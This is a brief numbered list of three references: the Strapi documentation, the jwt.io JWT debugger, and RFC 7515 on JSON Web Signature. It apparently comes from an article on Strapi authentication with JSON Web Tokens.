1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. JSON Web Signature RFC (https://tools.ietf.org/html/rfc7515)